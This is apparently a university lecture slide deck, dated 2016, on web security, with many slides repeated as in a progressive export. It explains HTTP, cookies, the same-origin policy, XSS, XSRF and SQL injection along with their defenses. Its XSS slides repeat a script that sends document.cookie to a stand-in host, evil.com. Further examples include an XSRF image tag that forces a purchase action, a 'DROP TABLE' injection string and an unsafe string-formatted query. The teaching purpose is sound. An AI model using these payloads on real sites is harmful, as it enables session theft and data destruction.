Network Security

WWW Security

Cornelius Diekmann
with friendly support by J. Naab, P. Laskov

Lehrstuhl für Netzarchitekturen und Netzdienste
Institut für Informatik
Technische Universität München

Version: January 19, 2016

Learning Goals

- Understanding of common web technologies
- Understanding of common attacks, e.g. XSS, XSRF, SQLi, . . .
- . . . and being able to develop similar attacks
- Knowing of defenses against the said attacks
- . . . asses effectiveness of proposed defenses

WWW Basics

WWW Technologies – HTML

- Hypertext Markup Language
- Content representation
- Structured hypertext documents

```
<HTML>
<HEAD>
<META http-equiv="refresh" content="3; url=http://www.fu-dietersheim.de/FUD.html">
</HEAD>
<BODY>
Sie werden weitergeleitet. Falls nicht, klicken Sie bitte auf diesen <A
      href="FUD.html">Link</A>.
</BODY>
</HTML>
```

WWW Technologies – CSS

- Cascading Style Sheets
- Design

```
<style type="text/css">
ul.mittelmaesigenavigationsliste {
    list-style-type:none;
    margin:0;
    padding:0;
}
ul.mittelmaesigenavigationsliste ul {
    display:none;
}
ul.mittelmaesigenavigationsliste:hover ul {
    display:block;
}
</style>
```

WWW Technologies – CSS

- Cascading Style Sheets
- Design

```
<style type="text/css">
ul.mittelmaesigenavigationsliste {
    list-style-type:none;
    margin:0;
    padding:0;
}
ul.mittelmaesigenavigationsliste ul {
    display:none;
}
ul.mittelmaesigenavigationsliste:hover ul {
    display:block;
}
</style>
```

- HTML5 + CSS3 is Turing complete

  http://beza1e1.tuxen.de/articles/accidentally_turing_complete.html

  - requires user interaction to run

WWW Technologies – CSS

- Cascading Style Sheets
- Design

```
<style type="text/css">
ul.mittelmaesigenavigationsliste {
    list-style-type:none;
    margin:0;
    padding:0;
}
ul.mittelmaesigenavigationsliste ul {
    display:none;
}
ul.mittelmaesigenavigationsliste:hover ul {
    display:block;
}
</style>
```

- HTML5 + CSS3 is Turing complete

  http://beza1e1.tuxen.de/articles/accidentally_turing_complete.html

  - requires user interaction to run
  - Weird Machine

WWW Technologies – JavaScript

- Client-side computation and interaction
- Turing-complete
- What could possibly go wrong?

```
You are the <b><blink id="visitorNo">1536</blink></b> visitor.
<script>
i = Math.random() * 10000;
i = Math.round(i);
window.document.getElementById("visitorNo").innerHTML = i;
</script>
```

WWW Technologies – URI/URL

- Document location
- Any information (chunk) or data item can be referenced by a Uniform Resource Identifier (URI)
  - URI syntax:
    `<scheme>://<authority><path>?<query>#<fragment>`
- Special case: URL
  - http://www.net.in.tum.de/de/startseite/
  - https://www.google.de/search?q=The+Internetz&ie=UTF-8
  - https://mail.google.com/mail/u/0/#inbox

HTTP

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

```
GET / HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: heise.de
Connection: Keep-Alive
```

- Header, Body
- GET vs. POST

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

```
HTTP/1.1 301 Moved Permanently
Location: http://www.heise.de/
Content-Length: 228
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.heise.de/">here</a>.</p>
</body></html>
```

- Header, Body
- GET vs. POST

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

- Header, Body
- GET vs. POST

```
HTTP/1.1 301 Moved Permanently
Location: http://www.heise.de/
Content-Length: 228
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.heise.de/">here</a>.</p>
</body></html>
```

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

- Header, Body
- GET vs. POST

```
HTTP/1.1 301 Moved Permanently
Location: http://www.heise.de/
Content-Length: 228
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.heise.de/">here</a>.</p>
</body></html>
```

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

```
GET / HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: www.heise.de
Connection: Keep-Alive
```

- Header, Body
- GET vs. POST

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics

- Header, Body
- GET vs. POST

```
HTTP/1.1 200 OK
Last-Modified: Fri, 23 Oct 2015 10:31:43 GMT
Expires: Fri, 23 Oct 2015 10:32:15 GMT
Cache-Control: public, max-age=32
Transfer-Encoding: chunked

008000
<!DOCTYPE html>
<html lang="de">
...
```

WWW Technologies – HTTP

- Carries self-descriptive message payloads
- Application Layer
- Request and Response semantics


- Header, Body
- GET vs. POST

```
POST / HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: 127.0.0.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

This is a comment
```

HTTP Security

- Data Integrity
  - No
- Confidentiality
  - No
- Availability
  - ?
- Authenticity
  - Basic Authentication
  - Do NOT use: username + password in cleartext, no logout
- Accountability
  - No
- Controlled Access
  - Somewhat (c.f. Authenticity)



Authentication Required

The server https://www. .com:443 requires a username and password. The server says: Login with a user name

User Name:

Password:

HTTP is Stateless

“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

HTTP is Stateless

“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

- Keep state between different pages: sessions
- Session identifiers
  - Cookies
  - Session-IDs in URL or HTTP header

First server response:

```
Set-Cookie: UserID1=962552426215684404215;Path=/;
Domain=.adfarm1.adition.com;
Expires=Wed, 20-Apr-2016 10:50:13 GMT
```

All future client requests:

```
Cookie: UserID1=962552426215684404215
```

HTTP is Stateless

"*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*"

- Keep state between different pages: sessions
- Session identifiers
  - Cookies
  - Session-IDs in URL or HTTP header

`http://example.org/?session_id=34360864849366500657 8`

HTTP is Stateless

“*But if I log into facebook and click on the cat-pictures-group, I am still logged in!*”

- Keep state between different pages: sessions
- Session identifiers
  - Cookies
  - Session-IDs in URL or HTTP header

```
POST /1/statuses/update.json?include_entities=true HTTP/1.1
Accept: */*
Authorization:
OAuth oauth_consumer_key="xvz1evFS4wEEPTGEFPHBog",
oauth_token="370773112-GmHxMAgYyLbNEtIKZeRNFsMKPR9EyMZeS9weJAEb"
Host: api.twitter.com

status=Hello%20Ladies%20%2b%20Gentlemen
```


HTTP Sessions

- Valuable target for attacker
- Attacker knows your session id → attacker owns your session

Stealing Sessions IDs?

Can JavaScript on `crappyads.org` steal my cookies of `spon.de`?

`http://spon.de` – with ads


Home | Video | Themen | Forum | English | DER SPIEGEL | SPIEGEL TV | Abo | Shop
Schlagzeilen | Wetter | TV-Programm | mehr ▼
Login | Registrierung
SPIEGEL ONLINE POLITIK
Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Reise | Auto | Stil
Nachrichten > Politik > Deutschland > Cyberwar > Ursula von der Leyen: Die gezähmte Cyber-Kriegerin
ANZEIGE
FACHKRÄFTE-
WOCHE
26.10. – 1.11.2015
MEHR INFOS UNTER
FACHKRAEFTEWOCHE.DE/BAYERN
FACHKRÄFTEWOCHE
IN DEUTSCHLAND STECKT MEHR.
statt 15,00 €
jetzt nur 5,80 €/Monat
ANGEBOT SICHERN
congstar
CONRAD
Jetzt entdecken »
1€ EINMALIG
JETZT SICHERN! >
adyard

Verteidigungsministerin von der Leyen: Vercybert

Von Matthias Gebauer

Top Congstar Angebot
Das neue Surf & Sprach Paket S inkl. 200 MB Datenflat & 100 Freiminuten für nur 5,80€/Monat

Mission Technik
Ihr Online-Shop für Technik, Computer, Multimedia, Modellbau und Elektronik.


Jetzt bei BASE
Das Samsung Galaxy S6 + Gratis Tablet & 1GB Daten-Automatik

- Browser only sends cookies for the corresponding domains

Stealing Sessions IDs?

Can JavaScript on `crappyads.org` steal my cookies of `spon.de`?

`http://spon.de` – with ads



Home | Video | Themen | Forum | English | DER SPIEGEL | SPIEGEL TV | Abo | Shop   Schlagzeilen | Wetter | TV-Programm | mehr ▼

Login | Registrierung

SPIEGEL ONLINE POLITIK

Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Reise | Auto | Stil

Nachrichten > Politik > Deutschland > Cyberwar > Ursula von der Leyen: Die gezähmte Cyber-Kriegerin

ANZEIGE

Verteidigungsministerin von der Leyen: Vercybert

Von Matthias Gebauer

Top Congstar Angebot
Das neue Surf & Sprach Paket S inkl. 200 MB Datenflat & 100 Freiminuten für nur 5,80€/Monat

Mission Technik
Ihr Online-Shop für Technik, Computer, Multimedia, Modellbau und Elektronik.

1€* EINMALIG
*1€ zzgl. 22,50€ mtl. = 541€ über 24 Monate – Aktionsangebot nur im Promotarif BASE all-in
JETZT SICHERN! >
adyard

Jetzt bei BASE
Das Samsung Galaxy S6 + Gratis Tablet & 1GB Daten-Automatik

- Browser only sends cookies for the corresponding domains
- But JavaScript can access cookies

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

Same-Origin Policy (SOP)

- Defense for JavaScript
- One JavaScript context must not interact with another
- Two JavaScript contexts are allowed access to each other if and only if protocols, host names and ports associated with the documents in question match exactly

Originating doc	Accessed doc	SOP
http://abc.com/a/	http://abc.com/b/	Access OK
http://ab.com/	http://www.abc.com	Host mismatch
http://www1.abc.com/	http://www2.abc.com	Host mismatch
http://abc.com/	https://abc.com/	Protocol mismatch
http://abc.com:81/	http://abc.com/	Port mismatch

WWW Security Rules

1. HTTPS: HTTP over TLS
2. Everything that is relevant for the correct outcome must be stored locally for every entity
3. All input is evil (c.f. langsec)

WWW Attacks

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router!

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router!!

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router!!1

Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router!!1einself


Attacker Position

- JavaScript is executed in your browser → in your network
- Attacker limited by position can improve on position
- Example
  - Local network is firewalled
  - Network Printer not reachable from Internet
  - But reachable from browser
- Your router!!1einself!

Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.

1. Attacker inserts JavaScript into website *X*
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website *X*
   - Server sends attacker’s script
   - Not sanitized as printable text but as script
3. Attacker’s script is run by browser in user’s context
   - SOP: script has access to *X*
   - Attacker can steal cookie, session ID, ...




Add new comment

```
My evil comment <script>document.write('<img
src="http://evil.com/steal.gif?cookie=' +
document.cookie + '" />. Cookie has been stolen')
</script> here.
```

Cross-Site Scripting (XSS)

Assume: trustworthy website X.

1. Attacker inserts JavaScript into website X
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website X
   - Server sends attacker’s script
   - Not sanitized as printable text but as script
3. Attacker’s script is run by browser in user’s context
   - SOP: script has access to X
   - Attacker can steal cookie, session ID, ...



POST /insert.php HTTP/1.1


```
My evil comment <script>document.write(’<img
src="http://evil.com/steal.gif?cookie=’ + document.cookie
+ ’" />. Cookie has been stolen’)</script> here.
```

Attacker → Website X

Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.

1. Attacker inserts JavaScript into website *X*
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website *X*
   - Server sends attacker's script
   - Not sanitized as printable text but as script
3. Attacker's script is run by browser in user's context
   - SOP: script has access to *X*
   - Attacker can steal cookie, session ID, ...



User


`GET /comments.php HTTP/1.1`

Website *X*

Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.

1. Attacker inserts JavaScript into website *X*
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website *X*
   - Server sends attacker’s script
   - Not sanitized as printable text but as script
3. Attacker’s script is run by browser in user’s context
   - SOP: script has access to *X*
   - Attacker can steal cookie, session ID, ...




```
HTTP/1.1 200 OK
<b>View comments</b><br>My evil
comment <script>document.write(’<img
src="http://evil.com/steal.gif?cookie=’ + document.cookie
+ ’" />. Cookie has been stolen’)</script> here.
```

Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.


1. Attacker inserts JavaScript into website *X*
    - e.g. forum, comment section, ...
    - Server does not sanitize input
2. User accesses website *X*
    - Server sends attacker’s script
    - Not sanitized as printable text but as script
3. Attacker’s script is run by browser in user’s context
    - SOP: script has access to *X*
    - Attacker can steal cookie, session ID, ...



Cross-Site Scripting (XSS)

Assume: trustworthy website *X*.

1. Attacker inserts JavaScript into website *X*
   - e.g. forum, comment section, ...
   - Server does not sanitize input
2. User accesses website *X*
   - Server sends attacker's script
   - Not sanitized as printable text but as script
3. Attacker's script is run by browser in user's context
   - SOP: script has access to *X*
   - Attacker can steal cookie, session ID, ...



View comments

My evil comment . Cookie has been stolen here.

Cross-Site Request Forgery (XSRF)


Please click on `https://www.facebook.com/logout.php`

- Attacker knows that user is logged in
- crafts a URL to target server that executes an action
- Attacker causes victim to call that URL

Cross-Site Request Forgery (XSRF)

Assume: trustworthy website *X*.

1. user logs into website *X*
   - open session
2. Attacker tricks user to surf to his own site.
   - Phising, XSS, social engineering, ...
3. In the HTML, user receives a malicious link
   - To be executed in the authenticated context of *X*




User $\xrightarrow{\texttt{POST /login HTTP/1.1}}$ Website *X*

Cross-Site Request Forgery (XSRF)

Assume: trustworthy website *X*.

1. user logs into website *X*
   - open session
2. Attacker tricks user to surf to his own site.
   - Phising, XSS, social engineering, ...
3. In the HTML, user receives a malicious link
   - To be executed in the authenticated context of *X*



User


`GET / HTTP/1.1`

Attacker's Web

Cross-Site Request Forgery (XSRF)

Assume: trustworthy website *X*.

1. user logs into website *X*
   - open session
2. Attacker tricks user to surf to his own site.
   - Phising, XSS, social engineering, ...
3. In the HTML, user receives a malicious link
   - To be executed in the authenticated context of *X*




```
HTTP/1.1 200 OK
<p>harmless text</p>
<img src="https://X/myApp?cmd=sell&item=42&price=1eur" />
<p>more harmless text</p>
```

Cross-Site Request Forgery (XSRF)

Assume: trustworthy website X.

1. user logs into website X
   - open session
2. Attacker tricks user to surf to his own site.
   - Phising, XSS, social engineering, ...
3. In the HTML, user receives a malicious link
   - To be executed in the authenticated context of X



XSRF Defenses

- Secret Tokens
  - a Web site requires that the client (browser) proves knowledge of a secret value before acting on a URL
  - e.g. hidden field in all input forms
- Advantage
  - Reliable if secret values cannot be guessed
- Disadvantage:
  - State-keeping on server-side


XSRF Defenses

- Secret Tokens
  - a Web site requires that the client (browser) proves knowledge of a secret value before acting on a URL
  - e.g. hidden field in all input forms
- Advantage
  - Reliable if secret values cannot be guessed
- Disadvantage:
  - State-keeping on server-side
- How does the idea relate to TCP SYN cookies?

XSRF Defenses

- Secret Tokens
  - a Web site requires that the client (browser) proves knowledge of a secret value before acting on a URL
  - e.g. hidden field in all input forms
- Advantage
  - Reliable if secret values cannot be guessed
- Disadvantage:
  - State-keeping on server-side
- How does the idea relate to TCP SYN cookies?
- Also: Actions only per POST, not GET

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


https://xkcd.com/327/

- If an attacker can influence the parse tree: you lost
- Good vs. Bad:

```
cursor.execute("SELECT * FROM Students WHERE name = %s", [name])
```

```
cursor.execute("SELECT * FROM Students WHERE name = '%s'" % name)
```

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

- If an attacker can influence the parse tree: you lost
- Good vs. Bad:


```
cursor.execute("SELECT * FROM Students WHERE name = %s", [name])
```

```
cursor.execute("SELECT * FROM Students WHERE name = '%s'" % name)
```

- Defense: Use prepared statements!


Synchronization of State

Buying a certificate


Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
pay
Acknowledge request for abc.com
check payment
Issue cert for domain abc.com


Synchronization of State

Buying a certificate


Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
Cookie:
cert for abc.com
pay
Acknowledge request for abc.com
check payment
Issue cert for domain abc.com

Synchronization of State

Buying a certificate


Alice
CA
Request cert for domain abc.com
ownership verification
Offer cert for domain abc.com
Cookie: cert for mozilla.com
pay
Acknowledge request for mozilla.com
check payment
Issue cert for domain mozilla.com

Synchronization of State

- Cookies are user input!

Literature

- https://www.owasp.org/index.php/Top10
- Pete Stevens, “Upside-Down-Ternet”, http://www.ex-parrot.com/pete/upside-down-ternet.html

Trivia

- https://en.wikipedia.org/wiki/Email_address#Valid_email_addresses
- http://openmya.hacker.jp/hasegawa/security/utf7cs.html
- http://www.jsfuck.com/
- https://en.wikipedia.org/wiki/Billion_laughs